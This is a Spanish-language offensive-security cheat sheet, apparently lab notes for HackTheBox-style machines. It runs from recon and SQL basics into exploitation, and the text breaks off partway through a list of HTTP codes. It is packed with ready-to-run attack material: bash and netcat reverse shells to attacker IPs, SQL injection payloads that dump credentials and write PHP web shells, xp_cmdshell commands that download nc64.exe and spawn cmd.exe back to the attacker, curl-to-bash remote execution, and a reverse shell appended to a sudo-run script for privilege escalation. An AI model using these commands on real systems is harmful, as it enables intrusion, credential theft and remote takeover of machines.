https://www.youtube.com/@Anonimo501/videos

Contenido

Comandos para mostrar las redes accesibles: 6
Descubrimiento de dispositivos en red 6
Conexión FTP 6
SMB conexiones básicas 6
Buscar recursivamente desde consola bash windows: 6
Buscar archivos ocultos en la carpeta actual sistemas windows: 6
Buscar archivos ocultos recursivamente en la carpeta actual y subcarpetas: 6
LFI en Windows: 6
Link de Diccionarios para LFI: 6
Añadir un dominio a /etc/hosts con un comando (one liner): 6
RFI en Windows: 7
Escucha en atacante: 7
Atacar Hash NTLMv2: 7
Evil-WinRM: 7
Comandos para servicio Redis: 7
MySQL: 8
Mysql (Resultados de consulta): 9
MySQL LÍMITE resultados: 9
MySQL Cláusula LIKE: 9
MySQL operador and: 9
MySQL operador or: 9
MySQL operador NOT: 10
MySQL operadores de símbolos: 10
MySQL operadores en consulta: 10
TIPOS DE INYECCIONES SQL 10
Comando básico de inyección SQL: 10
Comentarios en el codigo: 11
Inyección SQL - web: 11
EJEMPLOS DE INYECCIÓN SQL: 11
Ejemplo de inyección SQL: 11
INYECCIÓN SQL SLEEP: 11

Concatenar: 12
Version de DB: 12
Extraer contenido de la DB – Union: 12
Basado en error: 12
Delay (basado en tiempo): 12
Basado en tiempo (Condicional): 13
Gobuster - directorios: 13
Gobuster - subdominios: 13
Ejecución de comandos en un sistema Linux mediante un archivo Shell.php: 13
Reverse Shell – Bash archivo shell.sh: 13
Servidor local a la escucha: 14
Generador de reverse shell on line: 14
Curl: 14
Ejecutar LinEnum.sh sin descargarlo: 14
Aws s3: 15
Mssql - Microsoft SQL server – DB de windows: 15
Binario nc (netcat) para window: 15
Comando para descargar winpeasx64.exe desde windows victima: 16
conexión a windows via psexec.py: 16
Diccionarios SecLists: 16
Whatweb: 16
Certificados: 16
Searchsploit: 17
Metasploit Framework: 17
Shell inversa: 17
Actualizar shell TTY (1): 17
Actualizar shell TTY (2): 18
Web Shell: 18
Subir un Web Shell: 18
Escalada de privilegios: 19
En Tareas programadas: 19
Contraseñas expuestas: 19
SSH conexiones: 19

SSH movimiento lateral: (Para conectarnos via ssh sin contraseña) 19
Linpeas: 20
Local network (Red local): 20
Transferencia de archivos: 20
Script que podemos ejecutar en la victima o vulnerabilidad de tarea programada (priv escalation): 20
Metodos de solicitud: 21
Codigo de respuesta HTTP: 21
Top 20 errores más comunes que cometen los desarrolladores web y que son esenciales para nosotros como probadores de penetración son: 22
HTML inyección (examples): 22
XSS Inyección (examples): 22
Servidores web más populares: 22
Ffuf: 23
Diccionarios: 23
BASH: 23
Transferencia de archivos: 23
Descarga de archivos con PWS (Power Shell): 24
Power Shell Downloads: (Windows) 25
Smbserver.py: (Servidor SMB) 25
Descargando un archivo de linux a windows via SMB: (sacar un informacion de linux a windows) 25
Linux a windows: 25
Servidor FTP Atacante: 26
Comparando el Hash MD5 en windows: 26
Sacar información de windows a linux via SMB: 27
Carga de Archivos de Windows (Victima) a Linux (Atacante): 27
Cargar archivos de windows a linux en base64: 27
Cargas FTP: (Sacar información de windows a linux via FTP) 28
Ejecutar un archivo sin descargarlo con wget: 28
Descargas SSH: 28
Linux: creación de un servidor web con Python3: 28
Linux - Creación de un servidor web con PHP: 28
Linux - Creación de un servidor web con Ruby: 28
Dirsearch: 28

Cifrar y desciframos un archivo en linux: 28
Metasploit para hacking de windows: 29
Ejemplos de cargas útiles: (Msfvenom) 29
Sesiones: 29
Mimikatz: (Meterpreter) 29
SQLMAP: 30
SQLMAP USO DE COOKIES: 30
MONGO DB: (DB NoSQL) 30
RSYNC: 31
BurpSuite: 31
Comprimir y descomprimir archivos zip en linux: 31
SSTI (Server Side Template Injection): 31
Reverse shell en node.js (SSTI): 32
SERVIDOR PHP A LA ESCUCHA: 33
WFUZZ: 33
UNISCAN: 33
XXE INYECCIÓN: 33
REVERSE SHELL SMTP: 36
CODIFICAR TEXTO PLANO A BASE64 (TEXTO A BASE64): 37
LOCATE: 37
WHICH 37
Hydra: 37
Psql: (PostgreSQL) 37
Reenvío de puerto local (local port forwarding) – ssh tunneling 37
Comandos psql: 37
Enumeración: (Post explotación) 38
Hacking WordPress: 38
Instalación de GO: 38
Pivoting con chisel: 39

Comandos para mostrar las redes accesibles:

netstat -rn
route -n

Descubrimiento de dispositivos en red:

netdiscover -i ens33
netdiscover -r 172.26.0.0/24
netdiscover -i eth0 -r 172.26.0.0/24

Conexión FTP:

ftp <IP>

SMB conexiones básicas:

smbmap -H <IP>	Vemos si el objetivo tiene el puerto 445 habilitado
smbclient -N -L <IP>	Ver recursos compartidos, pide contraseña
smbget -R smb://ip/nombre-archivo	Descargar archivos recursivamente por SMB
smbclient -N \\\\<IP>\\nombre-directorio	Nos permite conectar a la ruta especificada
smbclient -p 139 -U bob \\\\10.129.101.73\\users	Con usuario

Buscar recursivamente desde consola bash windows:

dir /s /b flag.*
dir /s /b *.txt

Buscar archivos ocultos en la carpeta actual sistemas windows:

dir /a:h

Buscar archivos ocultos recursivamente en la carpeta actual y subcarpetas:

dir /s /a:h

LFI en Windows:

../../../../../../../../windows/system32/drivers/etc/hosts

Link de Diccionarios para LFI:

https://github.com/Anonimo501/LFI_diccionarios	https://github.com/Anonimo501/Auto_Wordlists_LFI

Añadir un dominio a /etc/hosts con un comando (one liner):

echo "10.10.11.130 goodgames.htb" | sudo tee -a /etc/hosts
sudo sh -c 'echo "SERVER_IP academy.htb" >> /etc/hosts'

RFI en Windows:

http://unika.htb/index.php?page=//10.10.14.134/algoquenoexista	Método GET en victima

Escucha en atacante:

- Ruta de archivo Responder.conf (/usr/share/responder/Responder.conf)

responder -I tun0	obtendremos el Hash NTLMv2 en la maquina atacante a la escucha

Atacar Hash NTLMv2:

john -w=/usr/share/wordlists/rockyou.txt hash.txt

Evil-WinRM:

- puerto - 5985/tcp

gem install evil-winrm	Comando de instalación
evil-winrm -i <IP> -u <usuario> -p <Pass>	Comando para conectar

Comandos para servicio Redis:

- puerto 6379/tcp

redis-cli -h <IP>	Comando de conexión
info	vemos las tablas
info keyspace	vemos cuantas tablas hay en la DBs keyspace
select 0	Seleccionamos la tabla (0), el numero puede variar
keys *	vemos los nombres de las DBs seleccionadas)
get flag	obtenemos para este ejemplo la info de la DB flag

MySQL:

- puerto 3306/tcp (MySQL es una DB Open sources)

mysql -u root -h 10.129.232.160	sin Pass
mysql -u root -p Pass -h 10.129.232.160	con Pass
show databases;	ver las DBs
create database users;	Crear DB users
use users;	seleccionando la DB (users)
CREATE TABLE logins (id INT, username VARCHAR(100), password VARCHAR(100), date_of_joining DATETIME);	Crear la (TABLA - logins) en la DB user: id INT, username, password y date_of_joining son los campos.
CREATE TABLE logins (id INT NOT NULL AUTO_INCREMENT, username VARCHAR(100) UNIQUE NOT NULL, password VARCHAR(100) NOT NULL, date_of_joining DATETIME DEFAULT NOW(), PRIMARY KEY (id));	Lo mismo que el anterior, si es necesario.
show tables;	vemos las tablas de users creadas
describe logins;	Vemos la info de los campos de la tabla logins
insert into logins values(1, 'admin', 'p@ssw0rd', '2023-03-31');	Insertar info a los campos – insertar un nuevo usuario
insert into logins(username, password) values('alejandro', 'alejandro');	Insertamos info solo en los campos username y password
insert into logins(username, password) values('john', 'john'), ('tom', 'tom');	Insertar 2 usuarios a la vez
select * from users; select * from logins;	seleccionamos todo de tabla usuarios o logins y vemos info
select username from logins;	Seleccionamos solo el campo de username
select username,password from logins;	Seleccionamos los campos de username y password de la tabla logins y vemos la info
select username,password from logins where username='alejandro';	Muestre username y password donde coincida el username con alejandro
select username,password from logins where username='alejandro' and password='alejandro123';	Muestre username y password donde coincida el username con alejandro y password con alejandro123
drop table logins;	Con (drop) borramos la tabla -> logins
alter table logins add newColumn INT;	Añadir una columna de nombre newColumn
alter table logins rename column newColumn to oldColumn;	Renombramos la tabla newColumn a newColumn
alter table logins modify oldColumn date;	cambiar el tipo de datos de una columna con MODIFY
alter table logins drop oldColumn;	Podemos borrar una columna
update logins set password='botache' where id > 1;	Cambiar la contraseña a todos los usuarios con el ID mayor a 1
update logins set password='botache' where id=1;	Cambiar la contraseña solo al usuario con el ID 1

Mysql (Resultados de consulta):

- Podemos ordenar los resultados de cualquier consulta usando ORDER BY y especificando la columna por la que ordenar:

select * from logins order by password;	Columna password
select * from logins order by username;	Columna username

- Por defecto, la ordenación se hace en orden ascendente, pero también podemos ordenar los resultados por ASC o DESC:

select * from logins order by password desc;	Salida en descendente

- También es posible ordenar por varias columnas, tener una ordenación secundaria para valores duplicados en una columna:

select * from logins order by password desc, id asc;	Salida en descendente y ascendente

MySQL LÍMITE resultados:

En caso de que nuestra consulta devuelva una gran cantidad de registros, podemos LIMITAR los resultados a lo que queremos solamente, usando LIMIT y la cantidad de registros que queremos:

select * from logins limit 3;	Limite de resultados 3 para el ejemplo

MySQL Clausula Where:

Para filtrar o buscar datos específicos, podemos usar condiciones con la SELECT declaración usando la cláusula WHERE , para afinar los resultados:

```
select * from logins where id > 3;
select * from logins where username='admin';
```

MySQL Cláusula LIKE:

Otra cláusula útil de SQL es LIKE , que permite seleccionar registros haciendo coincidir un determinado patrón. La consulta a continuación recupera todos los registros con nombres de usuario que comienzan con admin:

```
select * from logins where username like 'admin%';
select * from logins where username like '____';
```

MySQL operador and:

```
select 1=1 and 'test'='test';
select 1=1 and 'test'='abc';
```

MySQL operador or:

```
select 1=1 or 'test'='abc';
select 1=2 or 'test'='abc';
```

MySQL operador NOT:

```
select not 1=1;
select not 1=2;
```


MySQL operadores de símbolos:

```
select 1=1 && 'test'='abc';
select 1=1 || 'test'='abc';
select 1=!1;
```

MySQL operadores en consulta:

```
select * from logins where username!='admin';
select * from logins where username!='admin' and id > 2;
```

TIPOS DE INYECCIONES SQL



Comando básico de inyección SQL:

- En un login podríamos probar un usuario valido y cerrar el código para no generar error con una comilla (‘) y comentar el resto del código por debajo incluyendo la password con el símbolo (#):

admin'#	User
admin'#;	User
admin')--	User
admin' or 1=1-- -	User
admin'+or+1=1--+-	User
' || id = 5)--	id
lo que quieras escribir	Pass o vacío si lo permite

Comentarios en el codigo:

--
#

Inyección SQL - web:

' or 1 = 1-- -	
' order by 1-- -	
' UNION select 1,2,3-- -	
' UNION select 1,@@version,3,4-- -	Ver version de DB de MySQL
UNION select username, 2, 3, 4 from passwords-- -	
' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -	Ver las DBs disponibles
' union select 1,table_name,table_schema,4 from information_schema.tables where table_schema='dev'-- -	
' union select 1,column_name,table_name,table_schema from information_schema.columns where table_name='credentials'-- -	
' union select 1,username,password,4 from dev.credentials-- -	
' union select 1,load_file('/etc/passwd'),3,4-- -	
' union select 1,load_file('/var/www/html/config.php'),3,4-- -	
' union select "",'<?php system($_REQUEST[0]); ?>',"","" into outfile '/var/www/html/shell.php'-- -	

EJEMPLOS DE INYECCIÓN SQL:

' union select 1,2,3,schema_name from information_schema.schemata-- -
' union select 1,2,3,concat(schema_name,':') from information_schema.schemata-- -
' union select 1,2,3,concat(table_name,':') from information_schema.tables where table_schema='main'-- -
' union select 1,2,3,concat(column_name,':') from information_schema.columns where table_name='user'-- -
' union select 1,2,3,concat(email,':',name,':',password) from user-- -

Ejemplo de inyección SQL:

#Ver nombres de DBs
' union select schema_name from information_schema.schemata-- -
#nombre de db = (registration) - ver nombre de las tablas de la db (registration)
' union select table_name from information_schema.tables where table_schema="registration"-- -
#nombre de la tabla es (registration - igual al nomb de la db) - ver el contenido de la tabla (registration)
' union select column_name from information_schema.columns where table_schema="registration" and table_name="registration"-- -
#ver el contenido de username y userhash que son los campos que encontramos (concatenando con 0x3a que son (:))
' union select group_concat(username,0x3a,userhash) from registration-- -

INYECCIÓN SQL SLEEP:

' or sleep(5)#

Concatenar:

Oracle	'foo'||'bar'
Microsoft	'foo'+'bar'
PostgreSQL	'foo'||'bar'
MySQL	'foo' 'bar' [Note the space between the two strings] CONCAT('foo','bar')

Version de DB:

Oracle	SELECT banner FROM v$version SELECT version FROM v$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Extraer contenido de la DB – Union:

Oracle	SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'
Microsoft	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
PostgreSQL	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'
MySQL	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

Basado en error:

Oracle	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual
Microsoft	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END
PostgreSQL	1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN CAST(1/0 AS INTEGER) ELSE NULL END)
MySQL	SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')

Delay (basado en tiempo):

Oracle	dbms_pipe.receive_message(('a'),10)
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP(10) (‘||pg_sleep(10))

Basado en tiempo (Condicional):

Oracle	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual
Microsoft	IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END
PostgreSQL	'%3bselect+case+when+(username='administrator'+and+substring(password,11,1)=d)+then+pg_sleep(4)+else+pg_sleep(0)+end+from+users-- (Anotacion de practica)
MySQL	SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')

Gobuster - directorios:

- Escaneo de archivos y directorios

gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
gobuster dir -u http://example.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --no-error

Gobuster - subdominios:

- descubrimiento de subdominios

gobuster dns -d unoraya.com -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -t 200
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -t 100

Ejecución de comandos en un sistema Linux mediante un archivo Shell.php:

- Podemos utilizar el siguiente PHP one-liner que utiliza la función system() que toma el parámetro URL cmd como entrada y lo ejecuta como un comando del sistema.

echo '<?php system($_GET["cmd"]); ?>' > shell.php	Creamos archivo con nano y nombre Shell.php

- Al ingresar en la url víctima, ingresamos al nombre del archivo shell.php, se debe agregar un parámetro GET ?cmd= podemos ver el siguiente ejemplo:

http://example.com/shell.php?cmd=whoami

Reverse Shell – Bash archivo shell.sh:

- Obtengamos una shell inversa creando un nuevo archivo shell.sh que contenga la siguiente carga útil de shell inversa bash que se conectará de nuevo a nuestra máquina atacante en el puerto 4321.

#!/bin/bash bash -i >& /dev/tcp/<IP>/4321 0>&1
bash -c 'bash -i >& /dev/tcp/<IP>/4321 0>&1'

Servidor local a la escucha:

- Para compartir archivos locales.

```
python3 -m http.server 8000
```

Generador de reverse shell on line:

https://www.revshells.com

Curl:

- Podemos utilizar la utilidad curl para obtener el archivo de shell inversa bash de nuestro host atacante y luego canalizarlo a bash con (| bash) para ejecutarlo. Por lo tanto, vamos a visitar la siguiente URL que contiene la carga útil que subimos en el navegador anteriormente.

http://example.htb/shell.php?cmd=curl%20%3CYOUR_IP_ADDRESS%3E:8000/shell.sh|bash	
http://example.htb/shell.php?cmd=curl%2010.10.14.134:8000/shell.sh|sh	
curl example.com	Solicitud Get basica
curl -O inlanefreight.com/index.html	Descargamos index.html con el mismo nombre
curl -O 165.232.98.59:32630/download.php	Descargamos download.php con el mismo nombre
curl -k https://example.com	Omitir la validación del certificado HTTPS (SSL)
curl example.com -v	Modo verbose
curl example.com -L	Seguir redireccionamiento
curl -I https://www.example.com	Enviar solicitud HEAD (solo imprime encabezados de respuesta)
curl -i https://www.example.com	Imprimir encabezados de respuesta y cuerpo de respuesta
curl https://www.example.com -A 'Mozilla/5.0'	Establecer encabezado de agente de usuario
curl -u admin:admin http://<SERVER_IP>:<PORT>/	Establecer credenciales de autorización básicas HTTP
curl http://admin:admin@<SERVER_IP>:<PORT>/	Pase las credenciales de autorización básicas de HTTP en la URL
curl -H 'Authorization: Basic YWRtaW46YWRtaW4=' http://<SERVER_IP>:<PORT>/	Establecer encabezado de solicitud, (passwd en basea64 : YWRtaW46YWRtaW4=)
curl 'http://<SERVER_IP>:<PORT>/search.php?search=le'	Pasar parámetros GET
curl -X POST -d 'username=admin&password=admin' http://<SERVER_IP>:<PORT>/	Enviar solicitud POST con datos POST
curl -b 'PHPSESSID=c1nsa6op7vtk7kdis7bcnbadf1' http://<SERVER_IP>:<PORT>/	Establecer cookies de solicitud
curl -X POST -d '{"search":"london"}' -H 'Content-Type: application/json' http://<SERVER_IP>:<PORT>/search.php	Enviar solicitud POST con datos JSON

Ejecutar LinEnum.sh sin descargarlo:

```
curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash
```

Aws s3:

aws --endpoint=http://s3.thetoppers.htb s3 ls	Ver o listar los buckets de aws
aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb	Ver o listar lo que hay dentro de un buckets de aws
aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb	copiar un archivo del pc local al bucket de aws, para el ejemplo el archivo shell.php (también podemos subir shell.sh)
http://example.htb/shell.php?cmd=curl%2010.10.14.134:8000/shell.sh|sh	ver un archivo especifico (shell.php) que subimos al bucket

Mssql - Microsoft SQL server – DB de windows:

- puerto 1433/tcp - mssqlclient.py/impacket (Microsoft SQL server – DB de windows)

sql_svc	esta cuenta de usuario está en todas las versiones de SQL Server 2005 >
python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.146.126 -windows-auth	Comando de conexión
mssqlclient.py <nombre_servidor>/nombre_instancia -windows-auth -no-ssl -d <nombre_base_datos> -u <nombre_usuario> -p <contraseña>	Ejemplo

- Comando para saber si somos administradores o no (1 para SI y 0 para NO)

```
SELECT is_srvrolemember('sysadmin');
```

- Comando para habilitar la ejecución de comandos en el server mssql

```
enable_xp_cmdshell
```

Binario nc (netcat) para window:

- Binaraio nc para windows (nc64.exe)
- Lo dejamos a la vista como servidor (http.server), para que lo descarguemos desde el pc de la víctima.

```
https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403----------
```

- Servidor atacante:

```
sudo python3 -m http.server 80
```

En otra pestaña ponemos a la escucha por donde vamos a recibir la conexión desde el pc victima a la atacante con el siguiente comando:

```
sudo nc -lvnp 443
```

- Ahora, desde la victima estando en mssql con un promp como este (SQL (ARCHETYPE\sql_svc dbo@master)>), ejecutamos lo siguiente para descargar el binario que se comparte desde el pc atacante en la ruta downloads y con -oufile ponemos nombre al archivo cuando se descarga automáticamente, para este ejemplo se le deja el mismo nombre nc64.exe:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.15.40/nc64.exe -outfile nc64.exe"
```

- Por último, ejecutamos el siguiente comando para obtener un reverse Shell desde el pc victima al pc atacante el cual se le indica que haga la conexión por el puerto 443 que fue el puerto que dejamos ala escucha desde la maquina atacante:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.15.40 443"
```

Comando para descargar winpeasx64.exe desde windows victima:

powershell wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe	
Invoke-WebRequest -Uri https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe -OutFile winpeas.exe ; .\winpeas.exe	One liner, se ejecuta directamente en la victima mediante power shell

conexión a windows via psexec.py:

```
python3 psexec.py administrator@{TARGET_IP}
```

Diccionarios SecLists:

```
https://github.com/Anonimo501/SecLists
```

Whatweb:

- Podemos extraer la versión de los servidores web, los marcos de soporte y las aplicaciones utilizando la herramienta de línea de comandos whatweb. Esta información puede ayudarnos a identificar las tecnologías en uso y comenzar a buscar posibles vulnerabilidades, o también podemos usar wappalyzer.
- Whatweb es una herramienta útil y contiene muchas funciones para automatizar la enumeración de aplicaciones web en una red.

```
whatweb 10.10.10.121
whatweb --no-errors 10.10.10.0/24
```

Certificados:

- Los certificados SSL/TLS son otra fuente de información potencialmente valiosa si se utiliza HTTPS. Navegar https://example/ y ver el certificado revela los detalles a continuación, incluida la dirección de correo electrónico y el nombre de la empresa. Estos podrían usarse potencialmente para realizar un ataque de phishing si esto está dentro del alcance de una evaluación.

Searchsploit:

- Herramienta para búsqueda de exploits públicos.

sudo apt install exploitdb -y	Instalacion
searchsploit openssh 7.2	Comando de Ejecucion

Metasploit Framework:

- Metasploit Framework (MSF) es una excelente herramienta para pentesters. Contiene muchos exploits incorporados para muchas vulnerabilidades públicas y proporciona una manera fácil de usar estos exploits contra objetivos vulnerables.
- Ejemplo de uso:

msfconsole
search exploit eternalblue
use exploit/windows/smb/ms17_010_psexec
show options
set RHOSTS 10.10.10.40
set LHOST tun0
check
exploit

Shell inversa:

- El comando que ejecutamos depende del sistema operativo en el que se ejecuta el host comprometido, es decir, Linux o Windows, y a qué aplicaciones y comandos podemos acceder. La página Payload All The Things tiene una lista completa de comandos de shell inverso que podemos usar que cubren una amplia gama de opciones dependiendo de nuestro host comprometido.
- Otra pagina puede ser https://www.revshells.com

nc -lvnp 1234	Atacante a la escucha
bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'	Codigo bash para reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1234 >/tmp/f	Otro ejemplo de reverse shell para bash
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.10.10.10",1234)	Codigo completo aquí: https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

Actualizar shell TTY (1):

- Una vez que nos conectemos a un shell a través de Netcat, notaremos que solo podemos escribir comandos o retroceder, pero no podemos mover el cursor de texto hacia la izquierda o hacia la derecha para editar nuestros comandos, ni podemos subir y bajar para acceder al historial de comandos. Para poder hacer eso, necesitaremos actualizar nuestro TTY. Esto se puede lograr mapeando nuestro TTY terminal con el TTY remoto.

python -c 'import pty; pty.spawn("/bin/bash")'

Actualizar shell TTY (2):

- Después de ejecutar este comando, presionaremos ctrl+z para poner en segundo plano nuestro shell y volveremos a nuestro terminal local, e ingresaremos el siguiente comando stty:

stty raw -echo	
fg	
[Enter]	
export TERM=xterm-256color	
stty rows 67 columns 318	
Stty rows 51 columns 189	Ajustar nano

- Una vez que hagamos eso, deberíamos tener un shell netcat que use todas las funciones de la terminal, como una conexión SSH.

Web Shell:

- Un Web Shell suele ser un script web, es decir, PHP o ASPX, que acepta nuestro comando a través de parámetros de solicitud HTTP como parámetros de solicitud GET o POST, ejecuta nuestro comando e imprime su salida en la página web.
- Ejemplos:

<?php system($_REQUEST["cmd"]); ?>	PHP
<%Runtime.getRuntime().exec(request.getParameter("cmd"));%>	JSP
<% eval request("cmd") %>	ASP

Subir un Web Shell:

- Una vez que tengamos nuestro shell web, debemos colocar nuestro script de shell web en el directorio web del host remoto (webroot) para ejecutar el script a través del navegador web. Esto puede ser a través de una vulnerabilidad en una función de carga, que nos permitiría escribir uno de nuestros shells en un archivo, es decir, shell.php cargarlo y luego acceder a nuestro archivo cargado para ejecutar comandos.

- Sin embargo, si solo tenemos la ejecución de comandos remotos a través de un exploit, podemos escribir nuestro shell directamente en webroot para acceder a él a través de la web. Entonces, el primer paso es identificar dónde está el webroot. Los siguientes son los webroots predeterminados para servidores web comunes:

Servidor web	Raíz web predeterminada
Apache	/var/www/html/
Nginx	/usr/local/nginx/html/
IIS	c:\inetpub\wwwroot\
XAMPP	C:\xampp\htdocs\

- Ejemplo para server Apache:

```
echo '<?php system($_REQUEST["cmd"]); ?>' > /var/www/html/shell.php
```

Escalada de privilegios:

- Algunos links para escalada de priv:

https://github.com/Anonimo501/Linux-Privilege-Escalation-Basics
https://github.com/swisskyrepo/PayloadsAllTheThings
https://github.com/carlospolop/PEASS-ng
https://github.com/IvanGlinkin/AutoSUID
https://github.com/sleventyeleven/linuxprivchecker
https://gtfobins.github.io

- Otra manera puede ser:

sudo -l
sudo -u user2 /bin/bash
find / -perm -u=s -type f 2>/dev/null
find / -perm /4000 2>/dev/null

En Tareas programadas:

- Podemos modificar un script del sistema victima que se este auto ejecutando para que cuando se vuelva a ejecutar ejecute nuestro codigo malicioso (Reverse Shell).

/etc/crontab
/etc/cron.d
/var/spool/cron/crontabs/root

Contraseñas expuestas:

Configuración de archivos	
Logs de archivos	
bash_history	Linux
PSReadLine	Windows

SSH conexiones:

chmod 600 id_rsa
ssh user@10.10.10.10 -i id_rsa
/home/user/.ssh/authorized_keys
/home/user/.ssh/id_rsa

SSH movimiento lateral: (Para conectarnos via ssh sin contraseña)

mkdir .ssh	
cd .ssh	
ssh-keygen	en (/root/.ssh/id_rsa): user

cp user.pub /ruta/.ssh/authorized_keys
copiamos lo de la llave privada (NO .pub) en la maquina atacante, damos permisos chmod 600 y nos conectamos

Linpeas:

https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh	On liner - Github

Local network (Red local):

sudo python -m http.server 80	Atacante
curl 10.10.10.10/linpeas.sh	Victima

Transferencia de archivos:

python3 -m http.server 8000	Atacante a la escucha
wget http://IP:Port/nombre-archivo.sh	Descargamos archivo en el pc victima
scp archivo.sh user@remotehost:/tmp/archivo.sh	Necesita credenciales para enviar el archivo

Script que podemos ejecutar en la victima o vulnerabilidad de tarea programada (priv escalation):

- Atacante a la escucha: nc -lvnp 443
- Suponiendo que tenemos el acceso a la víctima, tipeamos el comando sudo -l y vemos algo como lo siguiente:

  User nibbler may run the following commands on Nibbles:
  (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
- Podemos apreciar que es posible ejecutar el script para este ejemplo monitor.sh
- Ejecutamos el siguiente comando en la victima (agregamos un shell inverso de una sola línea al final del script, luego de haber hecho una copia del script, para este ejemplo monitor.sh):

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP-atacante> 443 >/tmp/f' | tee -a monitor.sh	
sudo /home/nibbler/personal/stuff/monitor.sh	Y lo ejecutamos

Nota: con lo anterior deberíamos tener una shell inversa en nuestro pc atacante como usuarios root.

Resolución de problemas de conexión:

Luego de usar proxy web (foxy proxy) – si las páginas no cargan verificar que este en turn off
ssh-keygen - En caso de que comencemos a enfrentar algunos problemas con la conexión a los servidores SSH o la conexión a nuestra máquina desde un servidor remoto

https://www.youtube.com/@Anonimo501/videos

Metodos de solicitud:

`GET`	Solicita un recurso específico. Se pueden pasar datos adicionales al servidor a través de cadenas de consulta en la URL (p. ej., `?param=value`).
`POST`	Envía datos al servidor. Puede manejar múltiples tipos de entrada, como texto, archivos PDF y otras formas de datos binarios. Estos datos se adjuntan en el cuerpo de la solicitud presente después de los encabezados. El método POST se usa comúnmente cuando se envía información (por ejemplo, formularios/inicios de sesión) o se cargan datos en un sitio web, como imágenes o documentos.
`HEAD`	Solicita los encabezados que se devolverían si se hiciera una solicitud GET al servidor. No devuelve el cuerpo de la solicitud y, por lo general, se realiza para verificar la longitud de la respuesta antes de descargar los recursos.
`PUT`	Crea nuevos recursos en el servidor. Permitir este método sin los controles adecuados puede conducir a la carga de recursos maliciosos.
`DELETE`	Elimina un recurso existente en el servidor web. Si no se protege adecuadamente, puede provocar una denegación de servicio (DoS) al eliminar archivos críticos en el servidor web.
`OPTIONS`	Devuelve información sobre el servidor, como los métodos aceptados por este.
`PATCH`	Aplica modificaciones parciales al recurso en la ubicación especificada.

Codigo de respuesta HTTP:

`1xx`	Proporciona información y no afecta el procesamiento de la solicitud.
`2xx`	Devuelto cuando una solicitud tiene éxito.
